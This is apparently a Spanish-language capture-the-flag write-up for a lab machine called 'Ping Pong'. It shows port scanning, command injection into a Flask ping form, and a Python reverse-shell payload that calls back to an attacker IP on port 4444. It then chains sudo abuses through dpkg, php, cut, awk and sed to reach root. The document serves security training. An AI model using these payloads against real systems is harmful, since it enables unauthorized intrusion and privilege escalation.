

Ping Pong

```
nmap -sCV -p 80,443,5000 -Pn -n -vvv 172.17.0.2
```



```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.58 (Ubuntu)
443/tcp    open  ssl/http  syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_ssl-date: TLS randomness does not represent time
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_tls-alpn:
|_ http/1.1
|_ Supported Methods: OPTIONS HEAD GET POST
5000/tcp   open  http      syn-ack ttl 64 Werkzeug httpd 3.0.1 (Python 3.12.3)
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Ping Test
|_http-server-header: Werkzeug/3.0.1 Python/3.12.3
```


```
(miguel@miguel) ~$
$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Apache2
Ubuntu Default Page: It works]

(miguel@miguel) ~$
$ whatweb 172.17.0.2:443
http://172.17.0.2:443 [400 Bad Request] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], T
itle[400 Bad Request]

(miguel@miguel) ~$
$ whatweb https://172.17.0.2
https://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Apache2
Ubuntu Default Page: It works]

(miguel@miguel) ~$
$ whatweb http://172.17.0.2:5000
http://172.17.0.2:5000 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Werkzeug/3.0.1 Python/3.12.3], IP[172.17.0.2], Python[3.12.3], Title[Pin
g Test], Werkzeug[3.0.1]
```





como esta corriendo flask por atras esto tiene python, vamos a ver cual version

Ping Test

Ping!

Command 'ping -c 4 ;python' returned n

Ping Test

Ping!

```
;/usr/bin/python3 -c 'import  
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("192.168.137.12", 4444)); os.dup2(s.fileno(), 0);  
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/bash")'
```

y adentro!

```

(miguel@miguel) ~
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 46630
freddy@bdc7c27e2398:~$ whoami
whoami
freddy
freddy@bdc7c27e2398:~$

```

pivoting a usuario bobby

```

freddy@bdc7c27e2398:~$ sudo -l
Matching Defaults entries for freddy on bdc7c27e2398:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User freddy may run the following commands on bdc7c27e2398:
  (bobby) NOPASSWD: /usr/bin/dpkg
freddy@bdc7c27e2398:~$ sudo /usr/bin/dpkg -l
[sudo] password for freddy:
sudo: a password is required
freddy@bdc7c27e2398:~$ sudo -u bobby /usr/bin/dpkg -l

```

```

ii apache2-data          2.4.58-1ubuntu8.1      all          Apache HTTP Server (common files)
ii apache2-utils        2.4.58-1ubuntu8.1      amd64        Apache HTTP Server (utility programs for web servers)
ii apt                  2.7.14build2           amd64        commandline package manager
ii base-files           13ubuntu10            amd64        Debian base system miscellaneous files
ii base-passwd          3.6.3build1           amd64        Debian base system master password and group files
ii bash                 5.2.21-2ubuntu4       amd64        GNU Bourne Again Shell
ii binutils             2.42-4ubuntu2         amd64        GNU assembler, linker and binary utilities
ii binutils-common:amd64 2.42-4ubuntu2         amd64        Common files for the GNU assembler, linker and binary utilities
ii binutils-x86-64-linux-gnu 2.42-4ubuntu2        amd64        GNU binary utilities, for x86-64-linux-gnu target
ii bsdutils             1:2.39.3-9ubuntu6     amd64        basic utilities from 4.4BSD-Lite
ii build-essential      12.10ubuntu1          amd64        Informational list of build-essential packages
ii bzip2                1.0.8-5.1             amd64        high-quality block-sorting file compressor - utilities
ii ca-certificates      20240203              all          Common CA certificates
ii coreutils            9.4-3ubuntu6          amd64        GNU core utilities
ii cpp                  4:13.2.0-7ubuntu1     amd64        GNU C preprocessor (cpp)
ii cpp-13               13.2.0-23ubuntu4      amd64        GNU C preprocessor
ii cpp-13-x86-64-linux-gnu 13.2.0-23ubuntu4     amd64        GNU C preprocessor for x86_64-linux-gnu
ii cpp-x86-64-linux-gnu 4:13.2.0-7ubuntu1     amd64        GNU C preprocessor (cpp) for the amd64 architecture
ii dash                 0.5.12-6ubuntu5       amd64        POSIX-compliant shell
ii debconf              1.5.86ubuntu1         all          Debian configuration management system
ii debianutils          5.17build1            amd64        Miscellaneous utilities specific to Debian
ii diffutils            1:3.10-1build1        amd64        File comparison utilities
ii dirrmgr              2.4.4-2ubuntu17       amd64        GNU privacy guard - network certificate management service
ii dpkg                 1.22.6ubuntu6         amd64        Debian package management system
ii dpkg-dev             1.22.6ubuntu6         all          Debian package development tools
ii e2fsprogs            1.47.0-2.4-explubuntu4 amd64        ext2/ext3/ext4 file system utilities
ii fakeroot             1.33-1                amd64        tool for simulating superuser privileges
ii findutils            4.9.0-5build1         amd64        utilities for finding files--find, xargs
ii fontconfig-config    2.15.0-1.1ubuntu2    amd64        generic font configuration library - configuration
ii fonts-dejavu-core    2.37-8               all          Vera font family derivate with additional characters
ii fonts-dejavu-mono    2.37-8               all          Vera font family derivate with additional characters
No previous command to substitute for
$ whoami
/bin/sh: 1: [Dwhoami: not found
$ !/bin/bash
/bin/sh: 2: !/bin/bash: Permission denied
$ whoami
bobby
$

```

pivoting a usuaria gladys

```
bobby@bdc7c27e2398:~/Desktop$ sudo -l
Matching Defaults entries for bobby on bdc7c27e2398:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bobby may run the following commands on bdc7c27e2398:
  (gladys) NOPASSWD: /usr/bin/php
bobby@bdc7c27e2398:~/Desktop$ sudo -u gladys /usr/bin/php -r "system('/bin/bash');"
gladys@bdc7c27e2398:/home/bobby/Desktop$ whoami
gladys
gladys@bdc7c27e2398:/home/bobby/Desktop$
```

pivoting a usuario chocolatito

```
gladys@bdc7c27e2398:/home/bobby/Desktop$ sudo -l
Matching Defaults entries for gladys on bdc7c27e2398:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User gladys may run the following commands on bdc7c27e2398:
  (chocolatito) NOPASSWD: /usr/bin/cut
```

```
gladys@bdc7c27e2398:~$ find / -user chocolatito -ls 2>/dev/null
1597181      4 drwxr-x---  11 chocolatito chocolatito  4096 May 19  2024 /home/chocolatito
1597402      4 -r-----   1 chocolatito chocolatito    20 May 19  2024 /opt/chocolatitocontrase\303\261a.txt
gladys@bdc7c27e2398:~$ sudo -u chocolatito /usr/bin/cut -d "" -f1 /opt/chocolatitocontrase\303\261a.txt
/usr/bin/cut: /opt/chocolatitocontrase303261a.txt: No such file or directory
gladys@bdc7c27e2398:~$ sudo -u chocolatito /usr/bin/cut -d "" -f1 /opt/chocolatito/contrasena.txt
/usr/bin/cut: /opt/chocolatito/contrasena.txt: No such file or directory
gladys@bdc7c27e2398:~$ cd /opt
gladys@bdc7c27e2398:/opt$ ls
chocolatitocontraseña.txt
gladys@bdc7c27e2398:/opt$ sudo -u chocolatito /usr/bin/cut -d "" -f1 chocolatitocontraseña.txt
chocolatitopassword
gladys@bdc7c27e2398:/opt$ su chocolatito
Password:
chocolatito@bdc7c27e2398:/opt$ whoami
chocolatito
chocolatito@bdc7c27e2398:/opt$
```

pivoting a usuario theboss

```
chocolatito@bdc7c27e2398:/opt$ sudo -l
Matching Defaults entries for chocolatito on bdc7c27e2398:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User chocolatito may run the following commands on bdc7c27e2398:
  (theboss) NOPASSWD: /usr/bin/awk
chocolatito@bdc7c27e2398:/opt$ ^C
chocolatito@bdc7c27e2398:/opt$ sudo -u theboss /usr/bin/awk 'BEGIN {system("/bin/bash")}'
theboss@bdc7c27e2398:/opt$ whoami
theboss
theboss@bdc7c27e2398:/opt$
```

pivoting a usuario root

```
theboss@bdc7c27e2398:/opt$ sudo -l
Matching Defaults entries for theboss on bdc7c27e2398:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User theboss may run the following commands on bdc7c27e2398:
    (root) NOPASSWD: /usr/bin/sed
theboss@bdc7c27e2398:/opt$ sudo /usr/bin/sed -n '1e exec sh 1>&0' /etc/hosts
# whoami
root
# cd /root
# pwd
/root
# ls -la
total 16
drwx----- 2 root root 4096 Apr 29 2024 .
drwxr-xr-x 1 root root 4096 Jan 23 15:42 ..
-rw-r--r-- 1 root root 3106 Apr 22 2024 .bashrc
-rw-r--r-- 1 root root 161 Apr 22 2024 .profile
#
```

